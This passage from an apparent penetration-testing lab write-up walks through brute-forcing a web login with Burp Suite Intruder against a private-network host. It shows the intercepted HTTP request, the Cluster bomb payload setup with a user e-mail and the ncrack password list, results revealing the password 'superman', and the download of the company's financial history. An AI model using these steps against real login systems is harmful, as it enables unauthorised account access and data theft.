
Example: .mozilla.org, .net.nz, 192.168.1.0/24

○ Automatic proxy configuration URL:
Reload

□ Do not prompt for authentication if password is saved

Figure 26 Firefox IP proxy settings


2. Open burp suite and use default settings. Now make sure that in the proxy tab intercept is on. When you type any password on the webpage it will show up on burp suite. Send that data to the intruder. Now in the intruder tab change the attack proxy to 192.168.56.104 (IP for the company)


Burp Suite Free Edition v1.7.03 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Comment this item
Raw Params Headers Hex
0 matches

Request to http://192.168.56.104:8080

```
POST /api/authentication?cacheBuster=1488998905509 HTTP/1.1
Host: 192.168.56.104:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-XSRF-TOKEN: 99811dc1-3991-4d54-bac1-1f58cb4b64ee
Referer: http://192.168.56.104:8080/
Content-Length: 59
Cookie: JSESSIONID=PWu3Lvzv5ssmDdDuSPpPNqHsBtp6lyM-2YbvRVAH; XSRF-TOKEN=99811dc1-3991-4d54-bac1-1f58cb4b64ee
Connection: close

j_username=sam&j_password=sam&remember-me=true&submit=Login
```

Figure 27 BURP Suite



Burp Suite Free Edition v1.7.03 - Temporary Project

Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Cluster bomb

```
POST /api/authentication?cacheBuster=1488998305503 HTTP/1.1
Host: 192.168.56.104:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-XSRF-TOKEN: 99811dc1-3991-4d54-bac1-1f58cb4b64ee
Referer: http://192.168.56.104:8080/
Content-Length: 59
Cookie: JSESSIONID=PWu3LvzvSssmDdDuSPpPNqHsBtp6lyM-2YbvRVAH;
XSRF-TOKEN=99811dc1-3991-4d54-bac1-1f58cb4b64ee
Connection: close

j_username=§sam§&j_password=§sam§&remember-me=true&submit=Login
```

0 matches


2 payload positions

Length: 631

Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × ...
Target Positions Payloads Options
Start attack
Add §
Clear §
Auto §
Refresh
Type a search term
Clear

Figure 28 Burp Suite intruder tab

Make sure that the attack type is cluster bomb. Now clear all the fields and just add username and password as shown in the figure. Now go to payload tabs and set first payload as tom.hayes@acme.ca and payload 2 as password list. Here we are using default.pwd from ncrack and then start attack.



Burp Suite Free Edition v1.7.03 - Temporary Project

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload count: 1

Payload type: Simple list

Request count: 0

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.


tom.hayes@acme.ca

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × ...
Target Positions Payloads Options
Start attack
Paste
Load ...
Remove
Clear
Add
Add from list ... [Pro version only]

Figure 29 Payload tab


Burp Suite Free Edition v1.7.03 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × ...
Target Positions Payloads Options
Start attack
Paste
Load ...
Remove
Clear
Add
Enter a new item
Add from list ... [Pro version only]

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 5,083

Payload type: Simple list Request count: 5,083

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.


```
#comment: ************************IMP...
#comment: *                          ...
#comment: * The Nmap Security Scann...
#comment: * also a registered tradema...
#comment: * software; you may redistr...
#comment: * GNU General Public Licen...
#comment: * Foundation; Version 2 wit...
#comment: * below.  This guarantees y...
#comment: * this software under certai...
#comment: * technology into proprietar
```

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Figure 30 Password LIst

This is the result that we have obtained.



Filter: Showing all items

Request ▲	Payload1	Payload2	Status	Error	Timeout	Length	Comment
121	tom.hayes@acme.ca	123123	401	□	□	547	
122	tom.hayes@acme.ca	fuckyou	401	□	□	547	
123	tom.hayes@acme.ca	loveme	401	□	□	547	
124	tom.hayes@acme.ca	football	401	□	□	547	
125	tom.hayes@acme.ca	secret	401	□	□	547	
126	tom.hayes@acme.ca	andrea	401	□	□	547	
127	tom.hayes@acme.ca	carlos	401	□	□	547	
128	tom.hayes@acme.ca	jennifer	401	□	□	547	
129	tom.hayes@acme.ca	joshua	401	□	□	547	
130	tom.hayes@acme.ca	bubbles	401	□	□	547	
131	tom.hayes@acme.ca	superman	200	□	□	571	
132	tom.hayes@acme.ca	1234567890	401	□	□	547	
133	tom.hayes@acme.ca	hannah	401	□	□	547	


134 of 5083

Figure 31 Successful attempt

As you can see in the figure, for all the passwords the status is 401 except superman as shown in figure.

Finally we had achieved the password “superman” for tom.hayes@acme.ca.

Now when we login into the webpage using username and password obtained above we will be able to see the financial history of the company.



- Frank Paul – VP Business Development
- Paul Robert – VP Marketing and Sales
- Tom Hayes – VP Finance
- Alice Sandhu – Director of Software Development

RESOURCES

Financial History
By: Tom Hayes – VP Finance

Figure 32 How to download the financial history

After clicking on the financial history we were able to download the file